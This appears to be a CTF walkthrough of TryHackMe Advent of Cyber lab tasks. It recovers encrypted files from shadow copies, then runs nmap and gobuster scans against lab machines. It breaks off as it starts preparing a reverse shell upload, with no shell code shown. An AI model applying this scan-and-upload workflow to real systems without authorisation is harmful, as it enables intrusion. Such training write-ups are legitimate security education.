



☐ Item check boxes
☐ File name extensions
☑ Hidden items

Name	Date modified	Type	Size
confidential	12/11/2020 10:31 ...	File folder	
database	12/11/2020 7:56 AM	File folder	
vStockings	12/11/2020 7:56 AM	File folder	

Question 8

Right-click on the hidden folder and open select **Properties**. Once we are able to see the properties of the folder, select **Previous Versions** and click **Restore**. Once we've restored the encrypted file in the hidden folder, we will see a new file in the folder.






Previous versions come from shadow copies, which are saved automatically to your computer's hard disk.


Folder versions:

Name	Date modified
A long time ago (1)	
confidential	12/11/2020 7:57 AM


Applications Places System Sat 23 Jul, 05:46
AttackBox IP:10.10.184.248
10.10.229.106
Task Scheduler
File Home Share View
This PC › Backup (Z:) › confidential
2 items

Name	Date modified	Type	Size
master-password	11/25/2020 4:47 PM	Text Document	1 KB
master-password.txt.grinch	11/25/2020 4:47 PM	GRINCH File	1 KB

Open the file to obtain the password.



Applications Places System
Sat 23 Jul, 05:46
AttackBox IP:10.10.184.248
10.10.229.106
Task Scheduler
confidential
File Home Share View
master-password - Notepad
File Edit Format View Help
Windows (CRLF)
Ln 1, Col 1
100%
Backup (Z:)
Network
2 items 1 item selected 21 bytes

```
m33pa55w0rdIZseecure!
```

Methodology/Thought Process:


Launch Remmina and make the necessary changes. Then, connect to the remote machine using the IP address, username and password provided by TryHackMe. Once we've connected to the machine, we'll be able to see the desktop wallpaper and what is written on it. To decrypt the bitcoin address, open the ransom note which can be found on the Desktop. Copy the bitcoin address and open Terminal. The **echo** command is used to display the text, and since the bitcoin address is in base 64, use the command **base64 -d** which will return the decoded text. Then, open the Task Scheduler and observe which scheduled task seems different. Open that scheduled task and we will find the location of the executable that is run at login. After that, open the scheduled task ShadowCopyVolume and we will be able to find the volume name/id. Once that is done, open Disk Management where we will find a backup file, which is the hidden partition. To assign it a letter, right-click on it and select **Change Drive Letter and Paths** and click Add. At the dropdown, choose the letter Z and select OK to assign the letter. We will be able to see the partition with a letter assigned to it in File Explorer. To view the hidden folders within it, on the menu, click View and check mark Hidden items. The hidden folder will then be shown. By double clicking on the hidden folder, we will be able to see its content and the file extension of the encrypted files. Lastly, right-click on the hidden folder and select **Properties**. Click on **Previous versions** and restore the previous version of the encrypted file in the hidden folder. We will be able to find the password within the restored file.

DAY 24 : Final Challenge The Trial Before Christmas

Tools used: Kali Linux, firefox, Burp suite, Crack station, Google chrome, foxyproxy, Terminal.

Question 1


We can use Nmap tools to scan open ports. You can run a command “**sudo nmap -vv ip** “



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -vv 10.10.136.235
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-23 04:08 EDT
Initiating Ping Scan at 04:08
Scanning 10.10.136.235 [4 ports]
Completed Ping Scan at 04:08, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:08
Completed Parallel DNS resolution of 1 host. at 04:08, 0.01s elapsed
Initiating SYN Stealth Scan at 04:08
Scanning 10.10.136.235 [1000 ports]
Discovered open port 80/tcp on 10.10.136.235
Discovered open port 65000/tcp on 10.10.136.235
Completed SYN Stealth Scan at 04:08, 5.30s elapsed (1000 total ports)
Nmap scan report for 10.10.136.235
Host is up, received echo-reply ttl 63 (0.23s latency).
Scanned at 2022-07-23 04:08:35 EDT for 5s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 63
65000/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.73 seconds
           Raw packets sent: 1244 (54.712KB) | Rcvd: 1002 (40.076KB)
```


Question 2

Open firefox and search “ip:port” to get the title of the hidden website.





Question 3 & 4

We used gobuster tool to get a hidden directories on attack websites.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.238.55:65000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x php,txt,html
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.238.55:65000
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
2022/07/23 09:00:25 Starting gobuster in directory enumeration mode
===============================================================
/uploads.php          (Status: 200) [Size: 1328]
/index.php            (Status: 200) [Size: 800]
/assets               (Status: 301) [Size: 322] [--> http://10.10.238.55:65000/assets/]
Progress: 1868 / 882244 (0.21%)                                   [ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/
news": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1960 / 882244 (0.22%)                                   [ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/
full": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/5": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/22": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/spacer": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/11": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/logo": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/blog": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/privacy.php": context deadline exceeded (Client.Timeout exceeded while awaiting header
s)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/new": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/cgi-bin.txt": context deadline exceeded (Client.Timeout exceeded while awaiting header
s)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/img": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/default.php": context deadline exceeded (Client.Timeout exceeded while awaiting header
s)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/2005": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/products": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/sitemap": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/archives": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/1": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/01.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/links": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:37 [!] Get "http://10.10.238.55:65000/06.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/api                  (Status: 301) [Size: 319] [--> http://10.10.238.55:65000/api/]
/grid                 (Status: 301) [Size: 320] [--> http://10.10.238.55:65000/grid/]
```





Index of /grid


Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.29 (Ubuntu) Server at 10.10.139.20 Port 65000


<u>Question 5</u>

Before upload reverse shell file, we need to set up the script's configuration.

Firstly, check your ip address.

